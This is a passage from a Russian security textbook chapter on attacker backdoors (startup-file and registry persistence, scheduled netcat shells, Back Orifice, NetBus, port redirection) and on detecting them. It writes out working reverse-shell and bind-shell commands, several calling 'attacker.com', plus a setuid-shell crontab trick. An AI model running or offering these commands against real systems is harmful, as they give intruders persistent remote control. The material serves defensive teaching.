Появление в мае 2000 года "червя" ILOVEYOU, являющегося сценарием на языке Visual Basic (см. http://www.symantec.com/avcenter/venc/data/vbs.loveletter.a.html) послужило свидетельством того, что есть и другие способы запуска исполняемого кода: это установка начальной страницы, загружаемой при запуске Web-броузера.

Червь ILOVEYOU модифицировал параметры Internet Explorer так, чтобы в качестве начальной использовалась страница, с которой загружался исполняемый файл с именем WIN-BUGSFIX.exe. Этот файл загружался с одного из четырех различных адресов URL, выбранных случайным образом на базе следующего общего шаблона.

http://www.skyinet.net/~[*переменная*]/[*длинная_строка_с_ненужной_информацией*]/WIN-BUGSFIX.exe

Данный адрес URL содержался в параметре системного реестра HKSU\Software\Microsoft\Internet Explorer\Main\Start Page. Этот сценарий изменял также несколько параметров системного реестра, включая тот, который используется при запуске загруженных двоичных файлов при перезагрузке системы (предполагалось, что к нему был указан путь), и тот, который удаляет исходную страницу запуска.

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX
HKCU\Software\Microsoft\Internet Explorer\Main\Start Page\about:blank

Конечно, в зависимости от степени доверчивости следующего пользователя, запускающего броузер, для выполнения этого файла перезагрузка может и не понадобиться. Последние версии Internet Explorer перед пересылкой определенных типов файлов, таких как

исполняемые файлы . EXE и . com, по умолчанию выводят на экран окно подтверждения. В зависимости от ответа пользователя на вопрос в диалоговом окне, показанном на рис. 14.1, данный файл может быть запущен сразу после начала работы Web-броузера.




Рис. 14.1. В диалоговом окне Internet Explorer, содержащем предупреждающее сообщение, пользователь указывает, нужно ли загрузить файл на компьютер локально или запустить его с удаленного узла. Всегда выбирайте режим Save this program to disk (сохранить программу на диске)!

Контрмера: не запускайте исполняемые файлы, найденные в Internet!

Должно быть понятно и без слов (хотя на протяжении многих лет это повторяется много раз): нужно быть предельно осторожным с исполняемыми файлами, загружаемыми из Internet. Запуск файлов с удаленного сервера — это путь, ведущий прямо к катастрофе. Вместо этого лучше загрузить их на свой компьютер локально, проверить на наличие вирусов, по возможности проанализировать содержимое (например, файлов сценариев или командных файлов), а затем протестировать их на какой-нибудь второстепенной системе.

UNIX

В системе UNIX взломщики часто помещают программы, предназначенные для создания "потайного хода", с помощью файлов `rc.d`. Следует проверить каждый из таких файлов и убедиться, что в них не содержится упоминания ни об одной незнакомой программе или такой, которая была бы недавно добавлена. Для внедрения ловушек может быть использован также файл `inetd.conf`. В этом файле находятся параметры демона `inetd`, сервера Internet системы UNIX, который при необходимости динамически запускает различные процессы, такие как FTP, `telnet`, `finger` и т.д. В этом файле также можно обнаружить подозрительные демоны.

Другим методом определения изменений в системных файлах систем UNIX или NT является использование программы Tripwire (`http://www.tripwire.com`). Коммерческая версия этой популярной программы может работать на многих платформах, включая Windows NT 4.0 с установленным сервисным пакетом SP3 и выше, Red Hat Linux 6.1 и Solaris 2.6 и 2.7. Эта программа создает сигнатуру каждого автономно хранящегося файла. Если файл был изменен без ведома его владельца, то программа Tripwire сообщит, когда и каким образом в него были внесены изменения.

Novell

Файлы `startup.ncf` и autexec.ncf системы NetWare позволяют определить, какие программы, параметры и загружаемые модули системы NetWare (NLM — NetWare Loadable Module) будут запущены при загрузке сервера. Взломщики могут отредактировать один или несколько файлов `.NCF`, которые вызываются из этих загрузочных файлов (например, файл `ldremote.ncf`) и, таким образом, создать "потайной ход", например, запустить хакерскую программу rconsole. Поэтому периодически проверяйте каждый загрузочный файл, чтобы не упустить момент создания взломщиками "потайного хода".

Запланированные задания

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Загрузочные файлы — очень удобное, но далеко не единственное средство создания "потайного хода". Для этого подходят также очереди запланированных заданий. В системе Windows NT эта возможность обеспечивается службой Schedule, доступ к которой можно получить с помощью команды `AT`. Запланировав регулярный запуск требуемой программы, взломщики могут быть уверены, что нужная им служба будет всегда запущена и готова к работе.

Например, в системе Windows NT простой "потайной ход" можно реализовать, установив утилиту netcat, которая будет ежедневно запускаться в назначенное время.

```
C:\>at \\192.168.202.44 12:00A /every:1 ""nc -d -L -p 8080 -e cmd.exe""
Added a new job with job ID = 2
```

С помощью этой команды каждый день в полдень будет запускаться новая программа прослушивания порта 8080. Злоумышленник сможет без проблем подключиться к целевому компьютеру с помощью утилиты netcat и получить в свое распоряжение командную оболочку, периодически удаляя ранее запущенные экземпляры netcat. Кроме того, можно воспользоваться также командным файлом, чтобы сначала проверить, запущена ли утилита netcat, а затем при необходимости осуществить ее запуск.

В системе UNIX планирование выполнения процессов осуществляется с использованием программы crontab. Она часто применяется для автоматизации трудоемкого процесса поддержки системы, но может быть использована также и для создания "потайных ходов". В большинстве систем UNIX файл crontab можно редактировать с помощью команды crontab -e, при этом данный файл будет открыт в определенном редакторе (который обычно задается с помощью переменных окружения VISUAL или EDITOR). Более того, в некоторых системах с помощью редактора vi или `emacs` этот файл можно редактировать напрямую.

Чаще всего "потайной ход" можно создать в системе, в которой программа crontab запускается с правами суперпользователя и используется для вызова командных файлов. Если для этих командных файлов взломщик задаст права доступа, позволяющие редактировать их посторонним пользователям, то он сможет легко вернуться в систему в качестве обычного пользователя и сразу же получить привилегии root. В файле crontab это можно осуществить с помощью следующих команд.

```
cp /bin/csh /tmp/evilsh
chmod 4777 /tmp/evilsh
```

О Контрмеры: защита от запланированных заданий

Для того чтобы предотвратить эту атаку в системе NT, с использованием команды at проверьте список заданий на предмет наличия в нем несанкционированных заданий.

```
C:\> at
Status ID    Day          Time          Command Line
-------------------------------------------------------------------------
         0   Each 1       12:00 AM      net localgroup administrators joel /add
```

Затем с помощью следующей команды завершите подозрительные процессы с идентификатором 0.

```
C:\>at \\172.29.11.214 0 /delete
```

Альтернативный способ заключается в завершении работы службы с помощью команды net stop schedule, а затем запрещении ее запуска с помощью команды ControlPanel⇨Services.

В системе UNIX представляющие опасность команды можно поискать в файлах crontab. Кроме того, проверьте права доступа, связанные с используемыми файлами и сценариями.

Удаленное управление

Популярность	*9*
Простота	*8*
Опасность	*10*
Степень риска	***9***

Вполне возможна ситуация, когда взломщик не сможет вернуться на целевой компьютер, даже обладая необходимыми регистрационными данными. Это может произойти, если некоторые служебные процессы сервера не выводят приглашения на регистрацию. Например, мало пользы от пароля root, если на взламываемом сервере отключены r-службы или telnet. Точно так же в системе Windows NT администратор по умолчанию предоставляет очень ограниченные возможности удаленного управления. Поэтому первоочередная цель взломщика состоит в обеспечении механизмов повторного доступа.

В большинстве случаев все, что действительно нужно взломщику, — это удаленная командная строка. Ниже представлен обзор средств, с помощью которых достаточно просто получить удаленный доступ к командной оболочке. Кроме того, учитывая широкую распространенность операционных систем с графическим интерфейсом и предоставляемую ими простоту управления, вы познакомитесь с инструментами, которые окажутся полезными и в этом случае.

Контрмеры против использования средств удаленного управления приводятся в конце раздела, поскольку большинство из них можно применять для защиты от всех описанных атак.

netcat

В этой книге ранее неоднократно уже упоминался "швейцарский армейский нож", утилита netcat (ее версии как для системы NT, так и для UNIX можно найти по адресу http://www.atstake.com/research/tools/nc11nt.zip). С помощью ЭТОЙ программы можно незаметно прослушивать нужный порт, выполняя заранее определенные действия после установки удаленного соединения с системой. Утилита netcat окажется чрезвычайно мощным средством удаленного управления, если эти действия будут на-

правлены на запуск командной оболочки. Затем злоумышленники могут подключиться с помощью netcat к заданному порту и получить в свое распоряжение командную оболочку. Команды запуска netcat в режиме прослушивания обычно незаметно помещаются в какой-нибудь загрузочный файл (см. предыдущий раздел), поэтому эта программа будет активизироваться при каждой перезагрузке системы. Пример такого "потайного хода" показан на рис. 14.2, на котором виден параметр системного реестра Windows NT, приводящий к запуску утилиты netcat в процессе загрузки системы.




Рис. 14.2. В системном реестре NT4 установлено, что в процессе загрузки системы будет запускаться утилита ***netcat***

СОВЕТ Сообразительные взломщики обязательно замаскируют своего "троянского коня" **`netcat`**. Для этого можно дать программе какое-нибудь нейтральное имя, например **`ddedll32.exe`**, или такое, что администратор дважды подумает, прежде чем удалит такой файл.

Параметр -L утилиты netcat дает возможность возобновить работу при многократном нарушении связи; при использовании -d программа netcat запускается в скрытом режиме (без интерактивной консоли); а -e позволяет задать запускаемую программу, в данном случае командный интерпретатор NT `cmd.exe`. Параметр -p определяет прослушиваемый порт (в данном примере 8080). Версию программы netcat для системы UNIX можно легко настроить так, чтобы запускалась командная оболочка `/bin/sh`, что приведет к тому же результату. После этого взломщику останется только соединиться с портом, который прослушивается утилитой netcat, и получить в свое распоряжение удаленную командную оболочку.

`remote.`exe (NT)

Утилиту remote из набора NTRK можно запустить в качестве сервера, чтобы командная строка возвращалась любому аутентифицированному пользователю NT, который подключился с помощью соответствующего удаленного клиента. Эту программу очень просто установить (нужно просто скопировать файл `remote.`exe в системный каталог, например `%systemroot%`). Поэтому зачастую ее использование предшествует последующей установке более опасных программ, таких как графические утилиты удаленного управления или программы-регистраторы нажатия клавиш. Более подробно утилита `remote.exe` описана в главе 5, "Хакинг Windows NT".

loki

Программы loki и lokid, кратко рассмотренные в главе 11, "Брандмауэры", предоставляют взломщикам простой механизм повторного получения доступа к взломанной системе, даже если она расположена позади брандмауэра. Оригинальность этих программ заключается в том, что клиент (loki) помещает команды взломщика (в основном это пакеты IP) в заголовки ICMP- или UDP-пакетов и отсылает их серверу (lokid), который выполняет их и возвращает результаты. Поскольку многие брандмауэры допускают прохождение на сервер пакетов ICMP и UDP, то инициированный взломщиком трафик зачастую без проблем проходит через брандмауэр. Сервер lokid запускается с помощью следующей команды.

```
lokid -p -i v 1
```

Затем для запуска клиента нужно ввести такую команду.

```
loki -d 172.29.11.191 -p -i -v 1 -t 3
```

Используемые совместно, утилиты loki и lokid обеспечивают постоянный "потайной ход" в систему, иногда даже через брандмауэр.

Back Orifice и NetBus

Хотя оба этих средства по своей природе являются графическими (NetBus даже предоставляет некоторые возможности по управлению рабочим столом), они главным образом удаленно вызывают функции программного интерфейса API. Так что лучше расценивать их как инструменты создания "потайных ходов", предназначенные для выполнения удаленных команд, а не как графические утилиты удаленного управления. Возможности каждой из этих утилит описаны в главах 4, "Хакинг Windows 95/98/ME и XP Home Edition", и 5, "Хакинг Windows NT". Здесь же мы лишь еще раз перечислим те места, в которых взломщики могут скрытно размещать эти средства, чтобы администраторам было легче их разыскать.


Сервер Back Orifice (BO) можно настроить так, чтобы он устанавливался и запускался под любым именем (по умолчанию используется имя [пробел] .exe). При этом в параметр HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices добавляется новая запись, так что сервер BO будет запускаться каждый раз при загрузке системы и прослушивать порт 31337, если не задано другого значения. (Угадайте, почему выбран именно этот порт?)

Летом 1999 года вышла новая версия пакета Back Orifice: Back Orifice 2000 (BO2K, http://www.bo2k.com). Кроме того, что она обладает всеми возможностями своей предшественницы, появилось еще две примечательных особенности. Пакет BO2K можно использовать в Windows NT/2000 (а не только Win 9*x*), а, кроме того, имеется комплект инструментов разработчика, позволяющий создавать модификации программы, что значительно затрудняет ее обнаружение. По умолчанию программа BO2K самостоятельно копируется в файл UMGR32.EXE каталога %systemroot% и прослушивает TCP-порт 54320 или UDP-порт 54321. При этом в списке процессов сервер BO2K отображается под именем EXPLORER, что позволяет предотвратить попытки его удаления. Если программа работает в скрытом режиме, то она устанавливается в качестве службы с именем Remote Administration Service (служба удаленного администрирования) и в параметре системного реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices содержатся соответствующие данные. При этом запуск "службы" выполняется при загрузке системы, а исходный файл удаляется. Все эти параметры легко изменить с помощью утилиты bo2kcfg.exe, которая входит в состав пакета.

Программа NetBus также является достаточно легко настраиваемой, и в Internet можно найти несколько ее версий. По умолчанию исполняемый файл сервера называется `patch.exe`, хотя он может иметь и любое другое имя. Для того чтобы это серверное приложение запускалось каждый раз при загрузке системы, в параметр `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` помещается соответствующая запись. По умолчанию программой NetBus прослушивается порт TCP 12345 или 20034 (при желании эти значения также можно изменить).

О Контрмеры: защита от Back Orifice (и других программ)

Попытки использования Back Orifice (а также служб FTP, telnet, SMTP, HTTP и т.д.) легко обнаружить, используя бесплатную утилиту фирмы Network Flight Recorder, которая называется BackOfficer Friendly (`http://www.nfr.net/products/bof/`). Эта программа с графическим интерфейсом работает в режиме прослушивания портов и сообщает обо всех попытках соединения с системой. Ее самой замечательной особенностью является режим Fake Replies (ложные ответы). При его использовании программа будет отвечать на telnet-запросы и записывать имена и пароли, с помощью которых взломщики пытаются получить доступ. Как видно из следующего рисунка, программа выполняет большую работу по отслеживанию попыток проникновения в систему.



Если известен пароль, то программу BO2K можно легко удалить на удаленном компьютере. Для этого с помощью клиентского приложения нужно соединиться с сервером, в диалоговом окне раскрыть папку Server Control и выбрать команду Shutdown Server с параметром DELETE.

Перенаправление портов: реверсивный сеанс telnet, netcat, datapipe, rinetd и fpipe

В предыдущих разделах некоторые команды удаленного управления, основанные на использовании командного процессора, описывались в контексте прямых соединений. Теперь рассмотрим ситуацию, когда прямому вмешательству в систему что-то препятствует, например прямой доступ блокируется брандмауэром. Изобретательные взломщики могут обойти эти препятствия с помощью *перенаправления портов* (port redirection).

Если взломщику удалось взломать брандмауэр, то с помощью перенаправления портов он сможет направить все пакеты на требуемый узел. Важно уяснить возможные последствия взломов этого типа, поскольку взломщик может получить доступ к любой системе, которая находится позади брандмауэра. Перенаправление функционирует по следующему принципу: ведется прослушивание определенных портов и перехваченные на них необработанные пакеты перенаправляются на заданный вторичный адрес. Ниже будут рассмотрены некоторые методы выполнения перенаправления портов вручную, использующие такие утилиты, как telnet и netcat, а также такие специализированные средства перенаправления, как datapipe, rinetd и fpipe.

Реверсивный сеанс telnet

Один из любимых взломщиками "потайных ходов" во взломанную систему может быть реализован с помощью демона telnet, входящего в комплект поставки многих версий UNIX. Так что эту программу даже не потребуется загружать. Мы называем этот способ *реверсивным сеансом* telnet, поскольку в процессе его реализации утилита telnet используется для соединения с находящейся в режиме прослушивания утилитой netcat, запущенной на компьютере взломщика. Затем требуемые команды направляются на целевой узел, а результаты их выполнения — обратно.

Чтобы реализовать реверсивное соединение telnet, на своем компьютере сначала нужно запустить два экземпляра утилиты netcat, используя для этого две отдельные команды.

```
C:\> nc -vv -1 -p 80
D:\> nc -w -1 -p 25
```

Затем на целевом узле следует использовать следующую команду UNIX. В результате входные данные с порта 25 с помощью конвейера будут переданы локальной командной оболочке (которая выполнит полученные команды), а результаты снова через конвейер будут перенаправлены обратно, на порт 80 компьютера взломщика.

```
sleep 10000 I telnet 172.29.11.191 80 | /bin/sh | telnet 172.29.11.191 25
```

НА ЗАМЕТКУ Порты из предыдущего примера (80 и 25) используются стандартными службами (HTTP и SMTP соответственно). Поэтому обычно следующий через них поток сообщений свободно проходит через брандмауэр на многие внутренние узлы.

Захват командной оболочки с помощью утилиты netcat

Если на целевой компьютер можно поместить утилиту netcat или если она там уже установлена, то можно воспользоваться аналогичным методом. Такой подход мы называем "захват командной оболочки", потому что его суть заключается в том, что на своем рабочем компьютере взломщик получает в полное распоряжение все функциональные возможности удаленной командной оболочки. Рассмотрим пример, когда в удаленной командной строке запускается следующая команда.

```
nc attacker.com 80 I cmd.exe | nc attacker.com 25
```

Если хакер на своем компьютере attacker.com с помощью утилиты netcat осуществляет прослушивание TCP-портов 80 и 25 и при этом порт 80 разрешает передачу входящих, а порт 25 — исходящих пакетов для компьютера-жертвы через брандмауэр, то эта команда позволяет "захватить" командную оболочку удаленной системы. На рис. 14.3 показан экран компьютера взломщика, где в верхнем окне на порт 80 передается команда ipconfig, а результаты ее выполнения направляются на порт 25 и отображаются в нижнем окне.

datapipe

Реализация перенаправления портов с помощью утилиты netcat и ручная настройка этого процесса может оказаться довольно хлопотным делом. В Internet можно найти несколько программ, которые предназначены специально для этих целей. В системе UNIX очень популярна утилита datapipe (ее можно найти по адресу http://packetstormsecurify.org/unix-exploits/tcp-exploits/datapipe.c). С ее помощью взломщик может обеспечить перенаправление данных так, чтобы пакеты принимались через порт 65000 и переадресовывались в систему NT (порт 139). Далее, на своем компьютере злоумышленник может настроить систему для выполнения прямо противоположных действий: запустить утилиту datapipe для прослушивания порта 139 и перенаправления сообщений на порт 65000 целевой системы. Например,

для нападения на систему NT (172.29.11.100), расположенную позади брандмауэра, на взломанном узле (172.29.11.2) нужно выполнить следующую команду.

```
datapipe 65000 139 172.29.11.100
```

Затем на собственном компьютере взломщику необходимо запустить утилиту datapipe для прослушивания порта 139 и пересылки полученных данных на порт 65000 взломанного узла.

```
datapipe 139 65000 172.29.11.2
```




Рис. 14.3. Запустив утилиту ***netcat*** *на компьютере взломщика (на рисунке показан его рабочий стол) и на* ***целевом*** *узле, можно "захватить" удаленную командную оболочку. Команды, которые вводятся в верхнем окне, выполняются на удаленной системе, а результаты их работы отображаются в нижнем окне*

Теперь через брандмауэр открыт доступ к системе NT (172.29.11.100). На рис. 14.4 показан пример реализации перенаправления портов и продемонстрирована эффективность этого метода. С помощью такого подхода можно обойти брандмауэры с фильтрацией пакетов, пропускающие сообщения, предназначенные для портов с большими номерами.

rinetd

Утилита rinetd — это "сервер перенаправления Internet", созданный Томасом Баутеллом (Thomas Boutell) (http://www.boutell.com/rinetd/index.html). Эта программа перенаправляет соединения TCP с одного IP-адреса и порта на другой. Таким образом, она во многом похожа на программу datapipe. Программа работает как на базе интерфейса Win32 (включая Windows 2000), так и в системе Linux. Утилиту rinetd очень легко использовать: нужно просто создать конфигурационный файл, в котором указывается правило перенаправления. Этот файл имеет следующий формат.

адрес_привязки порт_привязки адрес_соединения порт_соединения

Запустить программу можно с помощью команды `rinetd -c` *<имя_конфигурационного_файла>*. Так же как и datapipe, эта утилита может оказаться очень эффективной против неправильно настроенного брандмауэра.




Рис. 14.4. Перенаправление портов

fpipe

НА WEB-УЗЛЕ williamspublishing.com

Утилита `fpipe` предназначена для передачи/перенаправления данных с порта TCP Ее разработали авторы этой книги, занимающие ключевые позиции в компании Foundstone, Inc. Эта программа создает поток TCP, исходящий из выбранного пользователем порта. Она прекрасно подходит для перенаправления, представленного на рис. 14.4, и в системе Windows может послужить равноценной заменой профаммы datapipe, применимой только к UNIX.

Одна из особенностей утилиты fpipe, отличающих ее от других средств перенаправления портов, которые можно использовать в системе Windows (таких как rinetd), заключается в возможности задания исходного порта передаваемого трафика. Чтобы оценить "проникающую" способность этой профаммы, нужно попробовать "обмануть" с ее помощью брандмауэр или маршрутизатор, которые пропускают поток сообщений лишь с определенных портов (например, пакеты с TCP-порта 25 могут об-

рабатываться почтовым сервером). Обычно в протоколе TCP/IP исходным портам, используемым для клиентских соединений, назначаются большие номера, а соответствующий поток сообщений фильтруется брандмауэром. Однако может оказаться, что брандмауэр пропускает трафик DNS (а в большинстве случаев это именно так). Тогда с помощью утилиты fpipe можно обеспечить прохождение этого потока с определенного исходного порта. В такой ситуации брандмауэр рассматривает этот поток как разрешенный и пропускает его.

ВНИМАНИЕ Пользователи должны знать, что, если при задании порта-источника исходящего соединения был использован параметр **-s** и это соединение было закрыто, может оказаться невозможным установить его повторно (утилита **fpipe** сообщит, что адрес уже используется) до того момента, пока не истекут интервалы ожидания **TIME_WAIT** и CLOSE_WAIT, определяемые протоколом TCP. Эти интервалы ожидания могут варьироваться в диапазоне от 30 секунд до четырех минут и более, в зависимости от используемой версии операционной системы. Эти интервалы ожидания определяются протоколом TCP и не являются ограничением самой утилиты **fpipe**. Причина возникновения такой ситуации заключается в том, что утилита fpipe пытается установить новое соединение с удаленным узлом с применением тех же комбинаций локальных IP-адреса/порта и удаленных IP-адреса/порта, что и в предыдущем сеансе. Новое же соединение не может быть установлено до тех пор, пока стеком протоколов TCP не будет решено, что предыдущее соединение не было полностью завершено.

Взлом X Windows и других графических терминальных служб

На узлах UNIX, на которых не ограничивается исходящий трафик приложения Xterm (TCP 6000), можно модифицировать некоторые из приведенных ранее методов перенаправления портов, чтобы "захватить" окно терминала и перенаправить таким образом оконную командную оболочку обратно на компьютер взломщика. Для этого достаточно запустить X-сервер, а затем ввести следующую команду.

```
xterm -display attacker.com:0.0 &
```

С системой Windows придется повозиться немного больше. Не остается ничего другого, как воспользоваться такими продуктами, как Windows Terminal Server или Independent Computing Architecture (ICA) компании Citrix (http://www.citrix.com). С помощью этих компонентов можно организовать конвейер, связывающий удаленный рабочий стол с компьютером взломщика. В отличие от системы NT4, в Windows 2000 терминальный сервер является встроенным компонентом, который входит в комплект поставки. Так что почти наверняка он окажется доступным. Чтобы определить, установлены ли на взломанном удаленном узле терминальные службы, можно воспользоваться утилитой sclist из набора NTRK. После этого с помощью привилегированной учетной записи нужно установить соединение. Ниже показан пример использования утилиты sclist (для краткости полученный листинг сокращен).

```
D:\Toolbox>sclist athena

---------------------------------------------
- Service list for athena
---------------------------------------------
running  Alerter            Alerter
. . .
running  TermService        Terminal Services
running  TermServLicensing  Terminal Services Licensing
```

```
stopped  TFTPD          Trivial FTP Daemon
stopped  TlntSvr        Telnet
. . .
```

Если оказалось, что на удаленном узле установлены также средства Terminal Services Licensing, то сервер можно настроить для работы в режиме сервера приложений, а не в режиме сервера удаленного управления. Это может принести взломщику определенную выгоду (компания Microsoft советует устанавливать сервер лицензирования и терминальный сервер на разные компьютеры).

Общие контрмеры против "потайных ходов": профилактический осмотр

Вы познакомились с многочисленными средствами и методами, к которым прибегают взломщики для создания "потайных ходов". Как же администратор может обнаружить и нейтрализовать оставленные взломщиками следы?

Средства автоматизации

Как говорится, легче предотвратить, чем обезвредить. Многие современные коммерческие антивирусные программные продукты неплохо работают, автоматически сканируя систему в поисках таких программ. Зачастую они нейтрализуют опасность еще до того, как будет причинен реальный вред (например, до получения доступа к дисководу для гибких дисков или до загрузки вложения электронного сообщения). Достаточно полный перечень производителей антивирусных программ можно найти в статье Q49500 базы знаний компании Microsoft по адресу `http://support.microsoft.com/support/kb/articles/Q49/5/00.ASP`.

Недорогая программа The Cleaner, распространяемая компанией MooSoft Development, способна идентифицировать и обезвредить более тысячи различных видов программ типа "троянский конь" (во всяком случае так говорится в рекламных материалах). Для получения более подробной информации обратитесь по адресу `http://www.moosoft.com/cleaner.html`.

При выборе программы удостоверьтесь, что она способна выполнять поиск по таким важным критериям, как двоичные подписи и параметры системного реестра. Это бывает полезно, если взломщики-тугодумы не догадались внести соответствующие изменения и скрыть свое присутствие. Нужно помнить также о том, что антивирусные программы окажутся эффективными только в том случае, если их базы данных постоянно обновляются!

Ведение учета

Предположим, что все принятые меры предосторожности не помогли и система все же оказалась взломанной. В такой ситуации единственным оружием против почти всех описанных ранее приемов создания "потайных ходов" является бдительность. Со стороны администратора было бы разумным вести всесторонний учет состояния системы и продумать, где можно быстро разместить надежные данные для ее восстановления. Мы настоятельно рекомендуем выполнять инвентаризацию наиболее важных систем, регистрируя данные как о начальной установке, так и о каждом их обновлении.

Отслеживание состояния системы в быстро меняющихся условиях, особенно на персональных рабочих станциях, может оказаться довольно утомительным занятием. А вот на относительно статичных рабочих серверах подобный учет может стать полезным подспорьем в процессе проверки целостности узла, который, вероятно, подвергся нападению. Упростить эту задачу помогают инструменты отображения состояния системы, которые будут рассматриваться ниже в этой главе. В оставшейся части данного раздела обсуждаются методы отслеживания изменений системы "вручную", которые

не требуют дополнительных затрат (многие из них доступны в большинстве систем). Если еще до вторжения последовать простым рекомендациям, приведенным ниже, то после взлома будет гораздо легче понять, что же произошло. Многие из этих методов полезно применить и после нападения, в качестве следственного эксперимента.

Кто прослушивает порты

Возможно, это очевидно, но никогда не стоит недооценивать мощь утилиты netstat, которая позволяет выявить факт прослушивания портов программами, которые аналогичны рассмотренным выше. Следующий пример демонстрирует полезность этого инструмента (для краткости приводится не весь листинг).

```
D: \Toolbox>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:54320          0.0.0.0:0              LISTENING
  TCP    192.168.234.36:139     0.0.0.0:0              LISTENING
. . .
  UDP    0.0.0.0:31337          *:*
```

Интересно, догадается ли читатель, что в приведенном фрагменте не согласуется с изложенными выше фактами?

Единственный недостаток программы netstat заключается в том, что она не сообщает о процессе, который прослушивает тот или иной порт. В системах Windows NT и 2000 с этой же задачей прекрасно справляется программа fport компании Foundstone, Inc.

```
D:\Toolbox>fport

fPort - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

PID      NAME              TYPE      PORT
-------------------------------------------
222      IEXPLORE          UDP       1033
224      OUTLOOK           UDP       1107
224      OUTLOOK           UDP       1108
224      OUTLOOK           TCP       1105
